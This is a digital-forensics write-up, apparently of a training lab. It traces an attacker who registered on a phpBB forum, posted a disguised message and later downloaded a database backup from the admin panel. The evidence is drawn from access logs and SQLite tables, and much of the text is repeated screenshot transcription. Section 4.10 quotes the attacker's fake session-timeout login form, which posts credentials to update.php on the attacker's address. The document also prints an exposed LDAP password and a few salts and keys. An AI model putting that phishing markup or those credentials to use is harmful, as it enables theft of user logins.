10.10.0.78 [26/Apr/2023:11:59:26 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_board&mode=security 5387
10.10.0.78 [26/Apr/2023:11:59:34 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_styles&mode=style 3305
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_folder.gif 94
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_up_disabled.gif 451
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_up.gif 523
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_down_disabled.gif 450
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_down.gif 523
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_edit.gif 525
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_sync.gif 534
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_delete.gif 538
10.10.0.78 [26/Apr/2023:11:59:35 /adm/images/icon_sync.gif 534
10.10.0.78 [26/Apr/2023:12:00:08 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_database&mode=backup 3770
10.10.0.78 [26/Apr/2023:12:01:09 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_database&mode=backup 3770
10.10.0.78 [26/Apr/2023:12:01:38 /store/backup_1682506471_dscr71p7yjovyo8.sql.gz 34707
10.10.0.78 [26/Apr/2023:12:01:52 /ucp.php?mode=logout&sid=eca30c1b75dc3eed1720423aa1ff95776 3796
10.10.0.78 [26/Apr/2023:12:01:53 /index.php?sid=be3cc6e2de0e8bafa04f552813e2be 3796
```

4.7 User-Agent Profiling

- Unique User-Agents extracted and counted:

```
bash
grep GET access.log | cut -d ' ' -f 6 | sort | uniq -c | sort -nr
```

- Results saved to user_agents.txt



```
kali㉿kali: ~/Downloads/incident
```

File Actions Edit View Help

```
10.10.0.78 - - [26/Apr/2023:11:57:39 +0100]
10.10.0.78 - - [26/Apr/2023:11:57:46 +0100]
10.10.0.78 - - [26/Apr/2023:11:57:48 +0100]
10.10.0.78 - - [26/Apr/2023:11:58:00 +0100]
10.10.0.78 - - [26/Apr/2023:11:58:04 +0100]
10.10.0.78 - - [26/Apr/2023:11:58:08 +0100]
10.10.0.78 - - [26/Apr/2023:11:58:13 +0100]
10.10.0.78 - - [26/Apr/2023:11:58:18 +0100]
10.10.0.78 - - [26/Apr/2023:11:58:45 +0100]
10.10.0.78 - - [26/Apr/2023:11:58:50 +0100]
10.10.0.78 - - [26/Apr/2023:11:58:54 +0100]
10.10.0.78 - - [26/Apr/2023:11:59:16 +0100]
10.10.0.78 - - [26/Apr/2023:11:59:26 +0100]
10.10.0.78 - - [26/Apr/2023:11:59:34 +0100]
10.10.0.78 - - [26/Apr/2023:11:59:35 +0100]
10.10.0.78 - - [26/Apr/2023:12:00:08 +0100]
10.10.0.78 - - [26/Apr/2023:12:01:09 +0100]
10.10.0.78 - - [26/Apr/2023:12:01:38 +0100]
10.10.0.78 - - [26/Apr/2023:12:01:52 +0100]
10.10.0.78 - - [26/Apr/2023:12:01:53 +0100]
```

```
[kali㉿kali:~/Downloads/incident]$ cat access.log | cut -d ' ' -f 6 | sort -c > sort_nr
456 Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
136 Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
74 Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
31 Apache/2.4.56 (Debian) (internal dummy connection)
```

```
[kali㉿kali:~/Downloads/incident]$
```

```
kali㉿kali:~/Downloads/incident
```

File Actions Edit View Help

10.10.0.78 - [26/Apr/2023:11:58:00 +0100]
10.10.0.78 - [26/Apr/2023:11:58:04 +0100]
10.10.0.78 - [26/Apr/2023:11:58:08 +0100]
10.10.0.78 - [26/Apr/2023:11:58:13 +0100]
10.10.0.78 - [26/Apr/2023:11:58:18 +0100]
10.10.0.78 - [26/Apr/2023:11:58:45 +0100]
10.10.0.78 - [26/Apr/2023:11:58:50 +0100]
10.10.0.78 - [26/Apr/2023:11:58:54 +0100]
10.10.0.78 - [26/Apr/2023:11:59:16 +0100]
10.10.0.78 - [26/Apr/2023:11:59:26 +0100]
10.10.0.78 - [26/Apr/2023:11:59:34 +0100]
10.10.0.78 - [26/Apr/2023:11:59:35 +0100]
10.10.0.78 - [26/Apr/2023:12:00:08 +0100]
10.10.0.78 - [26/Apr/2023:12:01:09 +0100]
10.10.0.78 - [26/Apr/2023:12:01:38 +0100]
10.10.0.78 - [26/Apr/2023:12:01:52 +0100]
10.10.0.78 - [26/Apr/2023:12:01:53 +0100]

```
(kali㉿kali:~/Downloads/incident)
```

```
$ cat access.log | cut -d ' ' -f 6 | sort | uniq -c | sort -nr
```

456 Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
136 Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
74 Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
31 Apache/2.4.56 (Debian) (internal dummy connection)

```
(kali㉿kali:~/Downloads/incident)
```

```
$ cat access.log | cut -d ' ' -f 6 | sort | uniq -c | sort -nr > UserAgents.txt
```

```
(kali㉿kali:~/Downloads/incident)
```

```
$
```

4.8 SQLite Database Analysis (`phpbb.sqlite3`)

- Opened using **DB Browser for SQLite**
 - Identified:
 - Timezone set to UTC
 - Weak LDAP password: `passw0rd1`
 - Newest user: `apoole1`

DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL

Create Table Create Index Modify Table Delete Table Print Refresh

Name Tables (69) Type Schema

```

CREATE TABLE `phpbb_acl_groups` ('group_id' integer NOT NULL DEF
CREATE TABLE `phpbb_acl_options` ('auth_option_id' integer NOT NULL DEF
CREATE TABLE `phpbb_ac_roles` ('role_id' integer NOT NULL PRIMARY KEY
CREATE TABLE `phpbb_ac_roles_data` ('role_id' integer NOT NULL DEF
CREATE TABLE `phpbb_ac_users` ('user_id' integer NOT NULL DEF
CREATE TABLE `phpbb_attachments` ('attach_id' integer NOT NULL DEF
CREATE TABLE `phpbb_banlist` ('ban_id' integer NOT NULL PRIMARY KEY
CREATE TABLE `phpbb_bbcodes` ('bbcode_id' integer NOT NULL DEF
CREATE TABLE `phpbb_bookmarks` ('topic_id' integer NOT NULL DEF
CREATE TABLE `phpbb_bots` ('bot_id' integer NOT NULL PRIMARY KEY
CREATE TABLE `phpbb_config` ('config_name' varchar(255) NOT NULL DEF
CREATE TABLE `phpbb_config_text` ('config_name' varchar(255) NOT NULL DEF
CREATE TABLE `phpbb_confirm` ('confirm_id' char(32) NOT NULL DEF
CREATE TABLE `phpbb_disallow` ('disallow_id' integer NOT NULL DEF
CREATE TABLE `phpbb_drafts` ('draft_id' integer NOT NULL PRIMARY KEY
CREATE TABLE `phpbb_ext` ('ext_name' varchar(255) NOT NULL DEF
CREATE TABLE `phpbb_extensions_groups` ('group_id' integer NOT NULL DEF
CREATE TABLE `phpbb_extensions` ('extension_id' integer NOT NULL DEF
CREATE TABLE `phpbb_forums` ('forum_id' integer NOT NULL PRIMARY KEY
CREATE TABLE `phpbb_forums_access` ('forum_id' integer NOT NULL DEF
CREATE TABLE `phpbb_forums_track` ('user_id' integer NOT NULL DEF
CREATE TABLE `phpbb_forums_watch` ('forum_id' integer NOT NULL DEF
CREATE TABLE `phpbb_groups` ('group_id' integer NOT NULL PRIMARY KEY
CREATE TABLE `phpbb_icons` ('icons_id' integer NOT NULL PRIMARY KEY
CREATE TABLE `phpbb_lang` ('lang_id' integer NOT NULL PRIMARY KEY
CREATE TABLE `phpbb_log` ('log_id' integer NOT NULL PRIMARY KEY
CREATE TABLE `phpbb_logins` ('username' varchar(255) NOT NULL DEF

```

No cell active. Type: NULL; Size: 0 bytes

Identity Select an identity to connect

DBHub.io Local Current Database

SQL Log Plot DB Schema Remote

UTF-8

DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL

Table: phpbb_config

config_name	config_value	is_dynamic
allow_forum_notify	1	0
allow_live_searches	1	0
allow_mass_pm	1	0
allow_name_chars	USERNAME_CHARS_ANY	0
allow_namechange	0	0
allow_nocensors	0	0
allow_password_reset	1	0
allow_pm_attach	0	0
allow_pm_report	1	0
allow_post_flash	1	0
allow_post_links	1	0
allow_privmsg	1	0
allow_quick_reply	1	0
allow_sig	1	0
allow_sig_bbcode	1	0
allow_sig_flash	0	0
allow_sig_im0	1	0

Filter in any col... Go to: 1

Editing row=1, column=0 Type: Text / Numeric; Size: 1 character(s)

Remote Identity Select an identity to connect

DBHub.io Local Current Database

Name Last modified Size Cor

SQL Log Plot DB Schema Remote

UTF-8

DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL Filter in any col...

Table: phpbb_config

config_name	config_value	is_dynamic
allow_topic_notify	1	0
allow_vigilink_phpbb	1	0
allowed_schemes_links	http,https,ftp	0
assets_version	4	0
attachment_quota	52428800	0
auth_bbcode_pm	1	0
auth_flash_pm	0	0
auth_img_pm	1	0
auth_method	db_or_ldap	0
auth_oauth_bitly_key		0
auth_oauth_bitly_secret		0
auth_oauth_facebook_key		0
auth_oauth_facebook_secret		0
auth_oauth_google_key		0
auth_oauth_google_secret		0
auth_oauth_twitter_key		0
auth_oauth_twitter_secret		0

37 - 53 of 318 Go to: 1

Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Apply

Remote
Identity Select an identity to connect
DBHub.io Local Current Database

Name Last modified Size Cor

SQL Log Plot DB Schema Remote

Screenshot taken View image

9:12 | 1 2 3 4 | 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68

UTF-8

DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL Filter in any col...

Table: phpbb_config

config_name	config_value	is_dynamic
auth_oauth_twitter_key		0
auth_oauth_twitter_secret		0
auth_smilies_pm	1	0
avatar_filesize	6144	0
avatar_gallery_path	images/avatars/gallery	0
avatar_max_height	90	0
avatar_max_width	90	0
avatar_min_height	20	0
avatar_min_width	20	0
avatar_path	images/avatars/upload	0
avatar_salt	a88421df1a0afb53cc50f4f1cce9db	0
board_contact	admin@forela.co.uk	0
board_contact_name		0
board_disable	0	0
board_disable_msg		0
board_email	admin@forela.co.uk	0
board_email_form	0	0

52 - 68 of 318 Go to: 1

Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Apply

Remote
Identity Select an identity to connect
DBHub.io Local Current Database

Name Last modified Size Cor

SQL Log Plot DB Schema Remote

Screenshot taken View image

9:12 | 1 2 3 4 | 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68

UTF-8

DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL Filter in any col...

Table: phpbb_config

config_name	config_value	is_dynamic
board_contact_name		0
board_disable	0	0
board_disable_msg		0
board_email	admin@forela.co.uk	0
board_email_form	0	0
board_email_sig	Thanks, The Management	0
board_hide_emails	1	0
board_index_text		0
board_startdate	1681296980	0
board_timezone	UTC	0
browser_check	1	0
bump_interval	10	0
bump_type	d	0
cache_gc	7200	0
cache_last_gc	1682506357	1
captcha_gd	0	0
captcha_gd_3d_noise	1	0

64 - 80 of 318 Go to: 1

Screenshot taken View image

Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)

Remote Identity Select an identity to connect Upload

DBHub.io Local Current Database

Name Last modified Size Cor

SQL Log Plot DB Schema Remote

9:12 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95

UTF-8

DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL Filter in any col...

Table: phpbb_config

config_name	config_value	is_dynamic
captcha_gd	0	0
captcha_gd_3d_noise	1	0
captcha_gd_fonts	1	0
captcha_gd_foreground_noise	0	0
captcha_gd_wave	0	0
captcha_gd_x_grid	25	0
captcha_gd_y_grid	25	0
captcha_plugin	core.captcha.plugins.nogd	0
check_attachment_content	1	0
check_dnsbl	0	0
chg_passforce	0	0
confirm_refresh	1	0
contact_admin_form_enable	1	0
cookie_domain	10.10.0.76	0
cookie_name	phpbb3_r9dsu	0
cookie_path	/	0
cookie_secure		0

79 - 95 of 318 Go to: 1

Screenshot taken View image

Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)

Remote Identity Select an identity to connect Upload

DBHub.io Local Current Database

Name Last modified Size Cor

SQL Log Plot DB Schema Remote

9:12 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95

UTF-8

DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL Filter in any col...

Table: phpbb_config

config_name	config_value	is_dynamic
97 coppa_fax		0
98 coppa_mail		0
99 cron_lock	0	1
100 database_gc	604800	0
101 database_last_gc	1681981490	1
102 dbms_version	10.5.18-MariaDB-0+deb11u1	0
103 default_dateformat	D M d, Y g:i a	0
104 default_lang	en	0
105 default_style	1	0
106 delete_time	0	0
107 display_last_edited	1	0
108 display_last_subject	1	0
109 display_order	0	0
110 edit_time	0	0
111 email_check_mx	1	0
112 email_enable		0
113 email_force_sender	0	0

97 - 113 of 318 Go to: 1

Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Apply

Remote Identity Select an identity to connect Upload

DBHub.io Local Current Database

Name Last modified Size Cor

SQL Log Plot DB Schema Remote

UTF-8

DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3

Screenshot taken View image

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL Filter in any col...

Table: phpbb_config

config_name	config_value	is_dynamic
172 jab_password		0
173 jab_port	5222	0
174 jab_use_ssl	0	0
175 jab_username		0
176 last_queue_run	0	1
177 ldap_base_dn	OU=Forela,DC=forela,DC=local	0
178 ldap_email		0
179 ldap_password	Passw0rd1	0
180 ldap_port		0
181 ldap_server	10.10.0.11	0
182 ldap_uid	sAMAccountName	0
183 ldap_user	CN=phpbb_-	0
184 ldap_user_filter		0
185 legend_sort_groupname	0	0
186 limit_load	0	0
187 limit_search_load	0	0
188 load_anon_lastread	0	0

172 - 188 of 318 Go to: 1

Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Apply

Remote Identity Select an identity to connect Upload

DBHub.io Local Current Database

Name Last modified Size Cor

SQL Log Plot DB Schema Remote

UTF-8

The screenshot shows the DB Browser for SQLite interface with the following details:

- Database:** /home/kali/Downloads/incident/phpbb.sqlite3
- Table:** phpbb_config
- Columns:** config_name, config_value, is_dynamic
- Data:** The table contains 253 rows of configuration settings. Key entries include:
 - min_search_author_chars: 3
 - new_member_group_default: 0
 - new_member_post_limit: 0
 - newest_user_id: 52
 - newest_username: apool1
 - num_files: 0
 - num_posts: 1
 - num_topics: 2
 - num_users: 6
 - override_user_style: 0
 - pass_complex: PASS_TYPE_ANY
 - phpbb_viglink_api_key: e4fd14f5d7f2bb6d80b8f8dal354718c
 - plupload_last_gc: 0
 - plupload_salt: acbedd95542a95e145cc3429ab8f92b3
 - pm_edit_time: 0
 - pm_max_boxes: 4
- Editing:** A modal dialog is open for row 253, column 0, with the value set to 1.
- Tools:** The interface includes tabs for Database Structure, Browse Data, Edit Pragmas, Execute SQL, and various file operations like Write Changes, Revert Changes, Undo, Open Project, Save Project, Attach Database, and Close Database.



4.9 Epoch Timestamp Conversion

- Timestamps from `phpbb_users` converted to human-readable format using Epoch Converter:
 - 1681302980 → April 12, 2023 – 10:56:20 AM
 - 1682420899 → April 25, 2023 – 11:08:19 AM
 - 1682424941 → April 25, 2023 – 12:15:41 PM

DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL Filter in any column

Table: phpbb_users

	user_id	user_type	group_id	user_permissions	user_perm_from	user_ip	user_redate	username	user
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1	2	1	0000000000g13ydq...	0	1681296980	Anonymous	anonymous	
2	2	3	5		0 18.255.254.2	1681296980	admin	admin	
3	3	2	6		0	1681296980	AdsBot [Google]	adsbot [ge...	
4	4	2	6		0	1681296980	Alexa [Bot]	alexa [bo...	
5	5	2	6		0	1681296980	Alta Vista [Bot]	alta vista...	
6	6	2	6		0	1681296980	Ask Jeeves [Bot]	ask jeeve...	
7	7	2	6		0	1681296980	Baidu [Spider]	baidu [sp...	
8	8	2	6		0	1681296980	Bing [Bot]	bing [bot...	
9	9	2	6		0	1681296980	Exabot [Bot]	exabot [bo...	
10	10	2	6		0	1681296980	FAST Enterprise [Crawler]	fast enter...	
11	11	2	6		0	1681296980	FAST WebCrawler [Crawler]	fast webcr...	
12	12	2	6		0	1681296980	Francis [Bot]	francis [b...	
13	13	2	6		0	1681296980	Gigabot [Bot]	gigabot [b...	
14	14	2	6		0	1681296980	Google Adsense [Bot]	google ads...	
15	15	2	6		0	1681296980	Google Desktop	google de...	
16	16	2	6		0	1681296980	Google Feedfetcher	google fe...	

1 - 16 of 52 Goto: 1

Edit Database Cell Mode: Text Apply Remote Identity Select an identity to connect Upload DBHub.io Local Current Database Name Last modified SQL Log Plot DB Schema Remote UTF-8

Hack The Box:: Hack The Box | Epoch Converter - Unix Time | + https://www.epochconverter.com

The current Unix epoch time is **1750965294**

Convert epoch to human-readable date and vice versa

1681296980 Timestamp to Human date [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Wednesday, April 12, 2023 10:56:20 AM
Your time zone : Wednesday, April 12, 2023 12:56:20 AM **GMT-10:00**
Relative : 2 years ago

Yr	Mon	Day	Hr	Min	Sec
2025	- 6 -	26	7	: 14	: 42 PM ▾ GMT ▾

Human date to Timestamp

1. Click "Start Now"
2. Add Extension

Pages

- Home
- Preferences
- Toggle theme

Tools

- Epoch converter
- Batch converter
- Time zone converter
- Timestamp list
- LDAP converter
- WebKit/Chrome timestamp
- Unix hex timestamp
- Cocoa Core Data timestamp
- Mac HFS+ timestamp
- SAS timestamp
- Seconds/days since year 0
- Bin/Oct/Hex converter
- Countdown in seconds
- Epoch clock

Date and Time

- Week numbers
- Weeks by year

Screenshot of a Kali Linux desktop environment showing two open browser tabs and a DB Browser for SQLite application.

Epoch Converter - Unix Time (Tab 1) shows the current Unix epoch time as 1750965382. It also displays a timestamp of 1682420899 and its corresponding human-readable date: Tuesday, April 25, 2023 11:08:19 AM. It includes fields for year, month, day, hour, minute, second, and time zone (GMT), along with a "Human date to Timestamp" button.

Pages (Tab 2) lists various timestamp conversion tools and date/time calculators.

DB Browser for SQLite (Bottom Window) is connected to a database at /home/kali/Downloads/incident/phpbb.sqlite3. The "phpbb_users" table is selected, showing the following data:

up_id	user_permissions	user_perm_from	user_ip	user_regdate	username	username_clean
37	6	0		1681296980	Telekom [Bot]	telekom [bot]
38	6	0		1681296980	TurnitinBot [Bot]	turnitinbot [bot]
39	6	0		1681296980	Voyager [Bot]	voyager [bot]
40	6	0		1681296980	W3 [SiteSearch]	w3 [sitesearch]
41	6	0		1681296980	W3C [Linkcheck]	w3c [linkcheck]
42	6	0		1681296980	W3C [Validator]	w3c [validator]
43	6	0		1681296980	YaCy [Bot]	yacy [bot]
44	6	0		1681296980	Yahoo MMcrawler [Bot]	yahoo mmcrawler [bot]
45	6	0		1681296980	Yahoo Slurp [Bot]	yahoo slurp [bot]
46	6	0		1681296980	Yahoo [Bot]	yahoo [bot]
47	6	0		1681296980	YahooSeeker [Bot]	yahooseeker [bot]
48	5 001ekfzik0zjzik0z...	0	10.255.254.2	1681298337	phpbb-admin	phpbb-admin
49	2	0	10.255.254.2	1681298949	test	\$2y
50	2	0	10.255.254.2	1681827495	rsavage001	\$2y
51	2	0	10.10.0.78	1682420899	apoole	\$2y
52	2 00000000000v8lmcx...	0	10.10.0.78	1682424941	apoole1	\$2y

The DB Browser interface includes a toolbar, a filter bar, and various database management options like Write Changes, Revert Changes, Undo, Open Project, Save Project, Attach Database, and Close Database.



4.10 Suspicious Post Discovery

- Parsed `phpbb_posts`: 3 entries found
- Third entry contained an obfuscated message
- Decoded using **Cyberchef**:
 - IP Address: 10.10.0.78
 - Malicious URL: `http://10.10.0.78/update.php`
 - Total URLs extracted: 5
- 10.10.0.78 associated with POST ID 9

Screenshot of DB Browser for SQLite showing the `phpbb_posts` table.

The table has columns: `post_id`, `post_magic_url`, `enable_sig`, `post_username`, `post_subject`, `post_text`, and `post_checksum`.

Rows:

- 1: Welcome to phpBB3. This is an example post in your ...
- 2: Introduction Randy Savage <t>Good Afternoon everyone!
...
- 3: Hello Everyone <div><style>body { z-index: ...</style></div>

Editing row 3, column 15 (post_text) with the value: <div><style>body { z-index: 100; } .modal { ...</style></div>

Screenshot of CyberChef showing a recipe for extracting IP addresses from a provided string.

Operations: ip
Parse IP range, Change IP format, Parse IPv4 header, Strip IPv4 header, Group IP addresses, Parse IPv6 address, Defang IP Addresses, View Bit Plane, Extract IP addresses, Generate Lorem Ipsum, Zip, IPv6 Transition Addresses.

Recipe: Extract IP addresses (IPv4 checked, IPv6 unchecked)
Options: Remove local IPv4 addresses, Display total, Sort, Unique.

Input: (Large multi-line string containing HTML and a cron job message)

Output: 10.10.0.78

STEP: BAKE! (Auto Bake checked)

The screenshot shows the CyberChef interface with the "Extract URLs" recipe selected. The input is a PHPBB cron message:

```
hidden="true">>/i> </a> <h3 class="alert_title">&nbsp;</h3><p class="alert_text"></p> </div> <div id="phpb_confirm" class="phpbb_alert"> <a href="#" class="alert_close"><i class="icon fa-times-circle fa-fw" aria-hidden="true"></i> </a> <div class="alert_text"></div> </div> </div> <div id="bottom" class="anchor" accesskey="z"></a> </div></span>Greetings everyone,<br> I am just a visiting IT Contractor, it's a fantastic company y'all have here.<br> I hope to work with you all again soon.<br> <br> Regards,<br>Alex Poole</span></div>
```

The output shows several URLs extracted from the message:

```
http://schema.org/BreadcrumbList  
http://schema.org/ListItem  
https://schema.org/Thing  
http://10.10.0.78/update.php  
https://www.phpbb.com/
```

The screenshot shows the CyberChef interface with the "Extract URLs" recipe selected. The input is a session timeout message:

```
<i class="icon fa-search fa-fw" aria-hidden="true"></i><span class="sr-only">Search</span> </a> </li> </ul> </div> </div> <a id="start_here" class="anchor"></a> <div id="page-body" class="page-body" role="main"> <div class="panel"> <div class="inner"> <div class="content"> <h3>Session Timeout</h3> <br/> <br/> <p>Your session token has timed out in order to proceed you must login again.</p> </div> </div> <form action="http://10.10.0.78/update.php" method="post" id="login" data-focus="username" target="hiddenframe"> <div class="panel"> <div class="inner"> <div class="content"> <h2>Login</h2> <fieldset class="fields1"> <dl> <dt><label for="username">Username:</label></dt> <dd><input type="text" tabindex="1" name="username" id="username" size="25" value="" class="inputbox" autowidth"></dd> <dt><label for="password">Password:</label></dt> <dd><input type="password" tabindex="2" id="password" name="password" size="25" class="inputbox" autocomplete="off"></dd> </dl> <dd><label>
```

The output shows the URL for the update page:

```
update.php
```

DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL

Table: phpbb_posts

post_id	topic_id	forum_id	poster_id	icon_id	poster_ip	post_time	post_reported	enable_bbcode	enable_smilies	enable_magic_url	en
1	1	1	2	2	0 10.255.254.2	1681296980	0	1	1	1	
2	2	1	2	50	0 10.255.254.2	1681832510	0	1	1	1	
3	9	2	2	52	0 10.10.0.78	1682425042	0	1	1	1	

Editing row=3, column=1
Type: Text / Numeric; Size: 1 character(s)
Apply

Remote Identity Select an identity to connect Upload

DBHub.io Local Current Database

Name Last mo

SQL Log Plot DB Schema Remote

1 of 1 - 3 of 3 Go to: 1

File Actions Edit View Help

(kali㉿kali)-[~/Downloads/incident]

```
$ ls
access.log      phpbb.sqlite3      POST_Request_IPs.txt
GET_Requests.txt POST_Activities.txt  UserAgents.txt
```

(kali㉿kali)-[~/Downloads/incident]

```
$ cat POST_Activities
cat: POST_Activities: No such file or directory
```

(kali㉿kali)-[~/Downloads/incident]

```
$ cat POST_Activities.txt
10.10.0.78 [25/Apr/2023:12:07:47 /ucp.php?mode=register&sid=a6ef84d1dbe44514d987
987667afdf8cf504
10.10.0.78 [25/Apr/2023:12:08:19 /ucp.php?mode=register&sid=a6ef84d1dbe44514d987
987667afdf8cf504
10.10.0.78 [25/Apr/2023:12:08:27 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
667afdf8cf504
10.10.0.78 [25/Apr/2023:12:08:32 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
667afdf8cf504
10.255.254.2 [25/Apr/2023:12:09:02 /ucp.php?mode=login&sid=09806b00063764bf3f3
0292abbd0801f
10.255.254.2 [25/Apr/2023:12:09:07 /adm/index.php?sid=0929f9a0759af2b8852c204
26857aab2
10.255.254.2 [25/Apr/2023:12:09:12 /adm/index.php?i=acp_users&sid=041ca559047
513ba2267dfc066187582&mode=overview
10.255.254.2 [25/Apr/2023:12:09:20 /adm/index.php?i=acp_users&sid=041ca559047
513ba2267dfc066187582&mode=overview&u=51
10.255.254.2 [25/Apr/2023:12:09:22 /adm/index.php?i=acp_users&sid=041ca559047
513ba2267dfc066187582&mode=overview&u=51
10.10.0.78 [25/Apr/2023:12:09:33 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
667afdf8cf504
10.255.254.2 [25/Apr/2023:12:46:07 /adm/index.php?i=acp_extensions&sid=041ca5
59047513ba2267dfc066187582&mode=main&action=enable&ext_name=rookx%2fdbordap&h
ash=f8bbcfc4e
10.10.0.78 [25/Apr/2023:12:46:41 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
667afdf8cf504
10.10.0.78 [25/Apr/2023:12:46:47 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
667afdf8cf504
10.10.0.78 [25/Apr/2023:12:46:49 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
667afdf8cf504
10.10.0.78 [25/Apr/2023:12:46:54 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
```

```

File Actions Edit View Help
10.10.0.78 [25/Apr/2023:12:47:00 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
667af8cf504
10.255.254.2 [25/Apr/2023:12:47:31 /adm/index.php?i=acp_board&sid=041ca559047
513ba2267dfc066187582&mode=auth
10.10.0.78 [25/Apr/2023:12:47:34 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
667af8cf504
10.10.0.78 [25/Apr/2023:12:47:40 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
667af8cf504
10.255.254.2 [25/Apr/2023:12:47:47 /adm/index.php?i=acp_users&sid=041ca559047
513ba2267dfc066187582&mode=overview
10.255.254.2 [25/Apr/2023:12:48:06 /adm/index.php?i=acp_users&sid=041ca559047
513ba2267dfc066187582&mode=overview&whu=51
10.10.0.78 [25/Apr/2023:12:48:15 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
667af8cf504
10.10.0.78 [25/Apr/2023:12:49:07 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987
667af8cf504
10.10.0.78 [25/Apr/2023:12:49:22 /ucp.php?mode=login&sid=470194794823c96ccc86
b54bb8c57569
10.10.0.78 [25/Apr/2023:12:49:39 /ucp.php?mode=login&sid=3437171e7403c0840306
900:7c3997a0
